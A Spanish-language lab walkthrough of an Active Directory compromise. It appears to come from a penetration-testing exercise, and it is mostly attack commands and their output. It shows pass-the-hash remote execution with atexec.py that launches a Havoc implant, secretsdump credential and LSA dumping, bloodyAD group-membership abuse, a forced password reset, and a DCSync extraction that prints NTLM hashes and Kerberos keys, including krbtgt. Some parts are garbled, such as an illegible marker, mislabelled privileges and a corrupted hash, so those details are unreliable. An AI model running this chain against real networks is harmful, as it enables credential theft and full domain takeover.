En este paso se utilizó **atexec.py** para lanzar de forma remota el archivo **test.exe** previamente copiado en **C:\ProgramData**. La ejecución se realizó correctamente y el binario generó el callback esperado en Havoc.

En la consola de Havoc quedó visible la nueva sesión, ejecutándose con privilegios **NT AUTHORITY\SYSTEM**, lo que confirmó tanto la ejecución remota como el contexto elevado de la implantación.

Comando de ejecución remota:

```
proxychains atexec.py -hashes :c2036799b42efc6ea944c6d1f86e9812 lab/administrator@127.0.0.1 "C:\ProgramData\updater.exe"
```

The screenshot displays the Havoc framework interface. The top section shows a list of processes with columns for ID, External, Internal, User, Computer, OS, Process, PID, Last, and Health. The bottom section shows a detailed view of the SYSTEM session, including a list of privileges and their states.

ID	External	Internal	User	Computer	OS	Process	PID	Last	Health
06db0788	192.168.233.4	192.168.233.4	pablo	PC01	Windows 10	test.exe	7864	2d 21h	unresponsive
1317f61a	192.168.233.4	192.168.233.4	Administrator	PC01	Windows 2019	test2.exe	5588	2d 21h	unresponsive
28a0af02	192.168.233.4	192.168.233.4	Administrator	PC01	Windows 10	test.exe	8752	2d 28h	unresponsive
54af4a1a	192.168.233.4	192.168.233.4	Administrator	PC01	Windows 2019	test2.exe	5876	2d 21h	unresponsive
895f2c12	192.168.233.4	192.168.233.4	SYSTEM	PC01	Windows 10	test.exe	4936	7s	Healthy

The bottom section shows the details of the SYSTEM session, including a list of privileges and their states.

Privilege Name	Description	State
SeAssignPrimaryTokenPrivilege	Replace a process level token	Disabled
SeAuditMemoryPrivilege	Lock pages in memory	Enabled
SeIncreaseQuotaPrivilege	Adjust memory quotas for a process	Disabled
SeBatchPrivilege	Act as part of the operating system	Enabled
SeSecurityPrivilege	Manage auditing and security log	Disabled
SeTakeOwnershipPrivilege	Take ownership of files or other objects	Disabled
SeLoadDriverPrivilege	Load and unload device drivers	Disabled
SeSystemProfilePrivilege	Profile system performance	Enabled
SeSystemTimePrivilege	Change the system time	Disabled
SePerfilingSingleProcessPrivilege	Profile single process	Enabled
SeIncreaseBasePriorityPrivilege	Increase scheduling priority	Enabled
SeCreatePagefilePrivilege	Create a pagefile	Enabled
SeCreateNamedPipePrivilege	Create named shared objects	Enabled
SeBackupPrivilege	Back up files and directories	Disabled
SeRestorePrivilege	Restore files and directories	Disabled
SeShutdownPrivilege	Shut down the system	Disabled
SeDebugPrivilege	Debug programs	Enabled
SeAuditPrivilege	Generate security audits	Enabled
SeSystemEnvironmentPrivilege	Modify firmware environment values	Disabled
SeChangeNotifyPrivilege	Bypass traverse checking	Enabled
SeRemoteAdminPrivilege	Remove computer from docking station	Disabled
SeManageVolumePrivilege	Perform volume maintenance tasks	Disabled
SeImpersonatePrivilege	Impersonate a client after authentication	Enabled
SeCreateGlobalPrivilege	Create global objects	Enabled
SeIncreaseWorkingSetPrivilege	Increase a process working set	Enabled
SeTimeZonePrivilege	Change the time zone	Enabled
SeCreateSymbolicLinkPrivilege	Create symbolic links	Enabled
SeDelegateSessionUserImpersonatePrivilege	Obtain an impersonation token for another user in the same session	Enabled

The bottom section shows the command execution results:

```
[SYSTEM/PC01] test.exe/4936 x64 (lab.local)
```

Explotación de Active Directory en laboratorio

Paso 1. Volcado de credenciales desde equipo comprometido

Se ejecutó una técnica de volcado de credenciales contra el Windows 10 del laboratorio usando acceso privilegiado previo a través del túnel y la cuenta `lab/administrator` sobre el objetivo accesible mediante `127.0.0.1`.

```
proxychains secretsdump.py -inline -hashes :c2036799b42efc6ea944c6d1f86e9812
lab/administrator@127.0.0.1
```

Qué se observa en la salida:

- activación temporal de `RemoteRegistry`
- obtención del `bootKey`
- volcado de hashes locales de la SAM
- recuperación de credenciales de dominio en caché
- extracción de secretos LSA
- obtención de material DPAPI y `NL$KM`

Paso 2. Acceso a credenciales de usuarios

La evidencia confirma acceso a credenciales de cuentas locales y también a credenciales de usuarios de dominio que habían iniciado sesión en el equipo.

Esto demuestra que comprometer un endpoint del dominio puede exponer credenciales reutilizables y facilitar movimiento lateral dentro del entorno.

[illegible]

movimiento lateral escalda de privilegios

Intalacion de BloodyAD

git clone <https://github.com/CravateRouge/bloodyAD>
 GitHub

[GitHub - CravateRouge/bloodyAD: BloodyAD is an Active Directory Pri...](#)

**BloodyAD is an Active Directory Privilege Escalation Framework -
 CravateRouge/bloodyAD**




pip3 install -r requirements.txt --break-system-packages

Incluimos al usuario PC01 Pablo al grupo IT_Buckup

```
proxychains python3 bloodyAD.py -H 192.168.233.3 -d lab.local -u PC01$ -p  

:df12528431a99a8890f7a1b06ecde209 add groupMember IT_BACKUP_OPERATORS pablo
```



Agregamos PC01\$ al grupo IT_Backup

```
root@Debian:/opt/bloodyAD# proxychains python3 bloodyAD.py -H 192.168.233.3 -d lab.local -u PC01$ -p :df12528431a99a8890f7a1b06ecde20
z9 add groupMember IT_BACKUP_OPERATORS PC01$
ProxyChains-3.1 (http://proxychains.sf.net)
[S-chain] -<-127.0.0.1:1337-<->-192.168.233.3:389-<->-OK
[+] PC01$ added to IT_BACKUP_OPERATORS
root@Debian:/opt/bloodyAD#
```

Cambiar contraseña SRV_ADMIN_BACKUP

Intentar cambiar la contraseña, después de dos días(sábado por la mañana)

Password can't be changed before -2 days, 23:59:53.844706 because of the minimum password age policy.

```
root@Debian:/opt/bloodyAD# proxychains python3 bloodyAD.py -H 192.168.233.3 -d lab.local -u PC01$
-p :df12528431a99a8890f7a1b06ecde209 set password SRV_ADMIN_BACKUP 'Password12345!'
```

contraseña en el doc [lab.ps1](#)
P@ssw0rd2026!

Paso 4. DCSync / Replicación de Active Directory

Comando ejecutado

```
proxychains secretsdump.py -inline -use-ntds
lab/SRV_ADMIN_BACKUP:"P@ssw0rd2026!"@192.168.233.3
```

Qué hace

En esta fase se ejecuta una técnica de **DCSync**, que aprovecha el mecanismo legítimo de **replicación de Active Directory**. No se realiza una copia completa del controlador de dominio, sino una solicitud de información del directorio como si quien la hiciera fuese otro DC autorizado.

Resultado esperado

El objetivo es obtener información sensible del dominio, especialmente **hashes y credenciales almacenadas en NTDS**, demostrando que una cuenta con privilegios suficientes puede simular la replicación y acceder a secretos críticos del entorno.

Idea clave

- **Replicación de Active Directory**: proceso legítimo entre controladores de dominio.
- **DCSync**: uso ofensivo de esa misma lógica para extraer credenciales.


```

LAB\DC01$:des-cbc-md5:1ae51c6198ab049d
LAB\DC01$:plain_password_hex:f8604928cb3efcf0ce0674584d55a48e293b32429a1c640efd404273abf4b4db430d0dd447fa922f4937540a38308b05eba42d769bc9f8bab870426dc6d4cde81d39
3cc88228b2fc479df7d69bd3a2de80342ff9a834bb46d1a3bbac152a3b4e3b6c7bc7b5db57e310fba5afcb19ba3d243c219e4ef014f965c3015fde1d3a98fd23959570f7fa16b0745cfd0ffbf069badb7
703da4af51eb8830dfdf6cfff98448f43c3ace8fb1001e2639a6ef36ba96ea211f11a8e0b7e692700d38b85e338f3989c37a3342e1beeba6e1141fee474c97f431422e5a48caff102ad945f784704f656d5
49e121224461cdf12379bdd6d5e
LAB\DC01$:aad3b435b51404eeaad3b435b51404ee:c5b925f4a9a49e793e935ba74be9b351::
[*] DPAPI_SYSTEM
dpapi_machinekey:0xdfbd5196e670faf802d03e134f996ceda85f8b30
dpapi_userkey:0x308ce6bcb05ee4ad03fd035522fc9805f0403197
[*] NLSKM
0000 21 F4 C3 7D 0C B3 2F 9D 3B E5 80 F2 C3 56 56 F0 !..).../.;...VV.
0010 67 DC 7B 0E 31 30 61 C5 FE C7 7F D5 EA 68 E5 FA g.{.10a.....h..
0020 85 98 55 43 61 45 77 03 A8 55 28 B3 27 BC B6 51 ..UCaEw..U(.'..Q
0030 75 21 65 AA 08 B4 7A 4C 73 A6 97 F3 4B 36 37 9E ule...zLs...K67.
NLSKM:21f4c37d0cb32f9d3be580f2c35656f067dc7b0e313061c5fec77fd5ea68e5fa8598554361457703a85528b327bcb651752165aa08b47a4c73a697f34b36379e
[*] Dumping Domain Credentials (domain\uuid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
[S-chain]-<-127.0.0.1:1337-<-<-192.168.233.3:135-<-<-<-OK
[S-chain]-<-127.0.0.1:1337-<-<-192.168.233.3:49667-<-<-<-OK
Administrator:500:aad3b435b51404eeaad3b435b51404ee:c2036799b42efc6ea944c6d1f86e9812:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:bf062571dca9b458a1f2ca03ecd646a8:::
lab.local\pablo:1105:aad3b435b51404eeaad3b435b51404ee:1760bae80af6b2f3ce31ea34a99daa6f:::
lab.local\ceo:1108:aad3b435b51404eeaad3b435b51404ee:1760bae80af6b2f3ce31ea34a99daa6f:::
Accountant_SR:1110:aad3b435b51404eeaad3b435b51404ee:6d8299954be0faf84f58a28eadff1680:::
Srv_Admin_Backup:1112:aad3b435b51404eeaad3b435b51404ee:6d8299954be0faf84f58a28eadff1680:::
DC01$:1000:aad3b435b51404eeaad3b435b51404ee:c5b925f4a9a49e793e935ba74be9b351:::
PC01$:1109:aad3b435b51404eeaad3b435b51404ee:df12528431a99a8890f7a1b06ecde209:::
[*] Kerberos keys grabbed
Administrator:aes256-cts-hmac-sha1-96:9d12d328913f26a540edbf93ece9b24c8e2be0b29bedd2155207566be2068268
Administrator:aes128-cts-hmac-sha1-96:dc6dd52d9e234b03f1e66fa89991a564
Administrator:des-cbc-md5:5d13ecefda2531bf
krbtgt:aes256-cts-hmac-sha1-96:b8106250c1b1d8a0042ea9a693b95bf0765e68aa312c6236f58126990d604cbc
krbtgt:aes128-cts-hmac-sha1-96:48a093d594223c5198c2d5604aee5509
krbtgt:des-cbc-md5:38160285f10e798f
lab.local\pablo:aes256-cts-hmac-sha1-96:4e4650fb1fe8fc85e84fc6056b6607c6aad8c97818c479a38ef24eacaa19f31e
lab.local\pablo:aes128-cts-hmac-sha1-96:605f0257b4898657f851493174f7179b

```